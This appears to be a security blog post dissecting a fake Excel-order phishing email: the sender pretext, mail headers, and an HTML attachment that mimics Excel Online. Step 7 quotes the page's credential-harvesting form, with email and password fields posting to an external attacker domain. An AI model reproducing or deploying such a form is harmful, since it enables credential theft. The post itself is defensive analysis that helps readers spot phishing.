Overview

- The sender claimed to be a purchasing manager interested in urgently ordering products.
- After we asked for basic company and order details, the sender said the requirements were in an Excel document.
- The attachment was not an Excel file. It was an HTML file named
Sample Order.html. The mail headers confirm the attachment name and that the message was classified as spam. Pasted text - Opening the file in an isolated browser produced an Excel Online-style login page.
- The HTML contained an email/password form that POSTed the submitted data to
hxxps://parsswltch[.]com/de.php.
This is a fake Excel order phishing attempt built around a fake B2B purchasing request.

A note on identifying the sender
You may notice that we have not published the sender’s full name, phone number, or personal email address.
That’s deliberate. The purpose of this investigation is to document how the phishing attempt worked, not to publish someone’s personal information.
We have preserved the relevant technical evidence, including the attachment, headers, phishing page, and credential-submission endpoint. That’s enough to demonstrate what happened without turning the article into a hunt for an individual.
Where a domain or technical indicator is directly relevant to understanding the attack, we include it in the analysis.
Evidence matters more than exposure.
Step 1 — Sender Analysis
The first email came from:
Rxxa Uxxxxxxxxxxxe <gxxxxxxxxa@gmail.com>
The message was addressed directly to the EmailClarity blog inbox.
There was no company-domain email address. The sender presented herself as a purchasing manager, but the address was a personal Gmail account.
The second message kept the same Gmail sender. Its headers show:
From: Rxxa Uxxxxxxxxxxxe gxxxxxxxxa@gmail.com
To: “Blog @ EmailClarity” blog@email-clarity.com
The message was received through Google’s mail infrastructure. SPF, DKIM, and DMARC all passed for gmail.com. Pasted text
That doesn’t make the sender legitimate. It means the message was authenticated as coming through Gmail.
The receiving mail system also classified it as spam:
X-Pm-Spamscore: 3
X-Pm-Spam-Action: spam
The sender identity was not independently established.
Step 2 — Email Body Red Flags
The opening message used a familiar B2B purchasing pretext:
“We are interested to order products from your company very urgent”
It then asked for four ordinary commercial details:
- Delivery time
- Product warranty
- Minimum order quantity
- Payment terms
That is a plausible request. Nothing in those four questions requires a phishing victim to enter credentials.
We replied by asking for basic information about the supposed buyer and order.
The next response did not provide that information.
Instead, the sender said:
“our requirements were listed via Excel Document”
and requested a quotation.
There was also another urgency cue:
“I’m waiting for you urgent response”
The important change was not the wording. It was the attachment.
Step 3 — Extracting the Link Without Clicking
The supposed Excel document was named:
Sample Order.html
The email headers explicitly record:
X-Attached: Sample Order.html
That is the first concrete technical mismatch.
The sender described an Excel document.
The attachment was HTML.
An HTML file can legitimately be used as a document in some circumstances, so the extension alone isn’t proof of phishing. The important question is what the file actually does.
We therefore inspected the file in an isolated environment rather than entering any real credentials.
Step 4 — Breaking the Redirect Chain
There was no traditional redirect chain to follow.
The HTML file itself rendered the phishing page.
The important connection was the form submission from the locally opened page to:
hxxps://parsswltch[.]com/de.php
The domain is unrelated to Microsoft Excel or Microsoft 365.
This is not a case where an apparently legitimate Microsoft URL redirects through several advertising or tracking services.
The phishing page simply collects the input and sends it directly to an external endpoint.
Step 5 — Decoding Hidden Data
There was no encoded URL parameter that needed decoding for the credential submission.
Instead, the relevant evidence was visible directly in the HTML form.
The form contained fields for:
password
and used:
method="post"
The destination was:
hxxps://parsswltch[.]com/de.php
There was therefore no need to decode Base64, hexadecimal, or another obfuscation layer to understand the core behavior.
The phishing mechanism was exposed in plain HTML.


Step 6 — Safe Environment Testing
We opened the attachment in an isolated browser environment using a temporary email account rather than the real EmailClarity mailbox.
The file rendered as a page designed to resemble Excel Online.
It presented an email field and a password field and asked the user to continue with a “View File Online” action.
The page therefore created the appearance of an ordinary online document viewer while requesting credentials.
The actual file type and the rendered page did not match the sender’s description of an Excel document.
Step 7 — What the Endpoint Actually Does
The HTML contains a form configured to submit its contents to:
<form action="https://parsswltch.com/de.php" method="post">
The form collects:
<input name="email" type="email"><input name="password" type="password">
The technical function is clear from the source:
The page is a credential-collection form.
The browser submits the entered email address and password to the external endpoint.
We did not submit real credentials, so we cannot confirm what the server does with the received data after submission.
That distinction matters.
We can confirm the credential harvesting mechanism in the HTML.
We cannot confirm the attacker’s subsequent server-side processing from the HTML alone.
Step 8 — What Would Happen in a Real Scenario
A victim receives what appears to be a legitimate business inquiry.
The sender claims to want to place an order.
The supposed order requirements arrive as an “Excel document.”
The victim opens the attachment and sees an Excel Online-style page.
The page asks for an email address and password.
If the victim enters real credentials, the form is configured to submit them to the external endpoint identified above.
That is the point where the phishing attempt moves from social engineering to credential collection.
We did not submit real credentials, so there is no evidence from this investigation that any real account was compromised.
Key Takeaways
- A legitimate-looking B2B request can be the delivery mechanism for a credential attack. The purchasing story wasn’t the payload. It was the reason to open the attachment.
- File extensions matter when they contradict the sender’s description. “Excel document” and
Sample Order.htmlare materially different things. - Authentication does not establish trust. SPF, DKIM, and DMARC passed because the message was sent through Gmail. The attachment was still a phishing page. Pasted text
- The HTML source can be more informative than the visual page. The page looked like Excel Online. The form code exposed the actual destination and the fields being collected.
- Don’t test suspicious pages with real credentials. An isolated environment and disposable account allowed us to observe the page without handing over a real password.
Final Verdict
| Category | Result |
|---|---|
| Sender legitimacy | Suspicious |
| Link transparency | Hidden inside HTML attachment |
| Final destination | Credential submission endpoint at parsswltch[.]com/de.php |
| Immediate risk | High |
| Strategic intent | Credential harvesting |
Repeatable Checklist
- Check what the attachment actually is. If the sender says “Excel” but sends HTML, PDF, or another unexpected format, stop and investigate.
- Don’t trust the visual appearance of a document. A webpage can imitate Excel, Microsoft 365, Google Drive, or another familiar service.
- Inspect where forms submit data. An email/password form posting to an unrelated domain is a major warning sign.
- Never enter your real password into an attachment. Legitimate business documents do not normally require your email account credentials to view them.
- Check the sender independently. A Gmail address claiming to represent a business deserves additional verification.
- Treat spam classification as evidence, not proof. It is useful context, but the technical contents of the message matter more.
- If investigating suspicious files, use an isolated environment. Don’t sacrifice a real account just to find out what a phishing page does.
Stay Safe With EmailClarity
Every week, we break down real scam emails targeting online store owners — the kind that land in your inbox pretending to be Shopify support, fellow entrepreneurs, or marketing geniuses who can triple your sales overnight.
Use our email analysis tool at scan.email-clarity.com to scan suspicious emails instantly, or forward anything sketchy to blog@email-clarity.com and we’ll give it our honest take.
The more emails we collect, the more store owners we can help. Your sketchy inbox is someone else’s warning sign.
Stay sharp out there.
— The EmailClarity Team
Leave a Reply